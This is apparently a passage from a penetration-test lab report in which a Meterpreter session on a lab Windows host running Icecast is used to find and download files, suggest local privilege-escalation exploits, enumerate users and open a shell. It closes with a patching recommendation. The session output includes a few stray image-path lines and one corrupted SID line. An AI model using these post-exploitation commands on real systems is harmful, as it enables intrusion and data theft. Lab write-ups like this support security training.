Meterpreter     : x86/windows
meterpreter > search -f secretfile.txt
^C[-] Error running command search: Interrupt
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f recipe.txt
No files matching your search were found.
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > download "c:\Users\IEUser\Documents\Drinks.recipe.txt"
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download    : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```

8. You can also use Meterpreter's local exploit suggester to find possible exploits.

- **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.

To find other available exploits

```
meterpreter > post/multi/recon/local_exploit_suggester.rb
[-] Unknown command: post/multi/recon/local_exploit_suggester.rb.
meterpreter > run p
Display all 233 possibilities? (y or n)
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```

```
msf5 exploit(windows/local/ms16_075_reflection) > options

Module options (exploit/windows/local/ms16_075_reflection):

Name      Current Setting  Required  Description
----      -----          -----      -----
SESSION                yes        The session to run this module on.
```

Exploit target:

Id	Name
--	---
0	Automatic

```
msf5 exploit(windows/local/ikeext_service) > options


Module options (exploit/windows/local/ikeext_service):

Name      Current Setting  Required  Description
----      -----          -----      -----
DIR                   no        Specify a directory to plant the DLL.
SESSION                yes        The session to run this module on.
```

Bonus

- A. Run a Meterpreter post script that enumerates all logged on users.

Answer: [run post/windows/gather/enum_logged_on_users](#)



```
root@kali: ~
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 5 opened (192.168.0.8:4444 -> 192.168.0.20:49724) at 2022-01-13 21:20:47 -0800
meterpreter > run post/windows/gather/enum_logged_on_users
[*] Running against session 5
Current Logged Users
=====
SID          User
--          --
S-1-5-21-321011808-3761883066-353627080-1000  MSEdgeWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220113212349_default_192.168.0.20_host.users.activ_997054.txt

Recently Logged Users
=====
SID          Profile Path
--          -----
S-1-5-18          %systemroot%\system32\config\systemprofile
S-1-5-19          %systemroot%\ServiceProfiles\LocalService
S-1-5-20          %systemroot%\ServiceProfiles\NetworkService
S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant

meterpreter >
```

- B. Open a Meterpreter shell.

Answer: [shell](#)



```
root@kali: ~
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 5 opened (192.168.0.8:4444 -> 192.168.0.20:49724) at 2022-01-13 21:20:47 -0800
meterpreter > run post/windows/gather/enum_logged_on_users
[*] Running against session 5
Current Logged Users
=====
SID          User
--          --
S-1-5-21-321011808-3761883066-353627080-1000  MSEdgeWIN10\IEUser

[+] Results saved in: /root/.msf4/loot/20220113212349_default_192.168.0.20_host.users.activ_997054.txt

Recently Logged Users
=====
SID          Profile Path
--          -----
S-1-5-18          %systemroot%\system32\config\systemprofile
S-1-5-19          %systemroot%\ServiceProfiles\LocalService
S-1-5-20          %systemroot%\ServiceProfiles\NetworkService
CherryTree_        321011808-3761883066-353627080-1000  C:\Users\IEUser
S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant

meterpreter > shell
Process 3576 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>
```

C. Run the command that displays the target's computer system information:

Answer: [systeminfo](#)

```
root@kali: ~
Thu 21:26
C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo
Host Name: MSEdgeWIN10
OS Name: Microsoft Windows 10 Enterprise Evaluation
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner:
Registered Organization: Microsoft
Product ID: 00329-20000-00001-AA236
Original Install Date: 3/19/2019, 4:59:35 AM
System Boot Time: 1/13/2022, 9:17:09 PM
System Manufacturer: Microsoft Corporation
System Model: Virtual Machine
System Type: x64-based PC
Processor(s):
  1 Processor(s) Installed.
  [01]: Intel64 Family 6 Model 85 Stepping 4 GenuineIntel ~2095 Mhz
  American Megatrends Inc. 090007 , 5/18/2018
BIOS Version:
Windows Directory: C:\Windows\system32
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 1,898 MB
Available Physical Memory: 652 MB
Virtual Memory: Max Size: 3,178 MB
Virtual Memory: Available: 1,593 MB
Virtual Memory: In Use: 1,585 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\MSEdgeWIN10
Hotfix(s):
  11 Hotfix(s) Installed.
  [01]: KB4601555
  [02]: KB4465065
  [03]: KB4470788
```

3.0 Recommendations

What recommendations would you give to GoodCorp?

In order to prevent exploits on Mr. Gruber's computer, the icecast program should be updated to the most recent version. The current icecast version on Mr. Gruber's computer is 2.0.0, which is vulnerable to this kind of exploit. Updating icecast, will provide the latest security patches and controls that can prevent this kind of exploit. Another option is to consider replacing icecast with a much more secure program.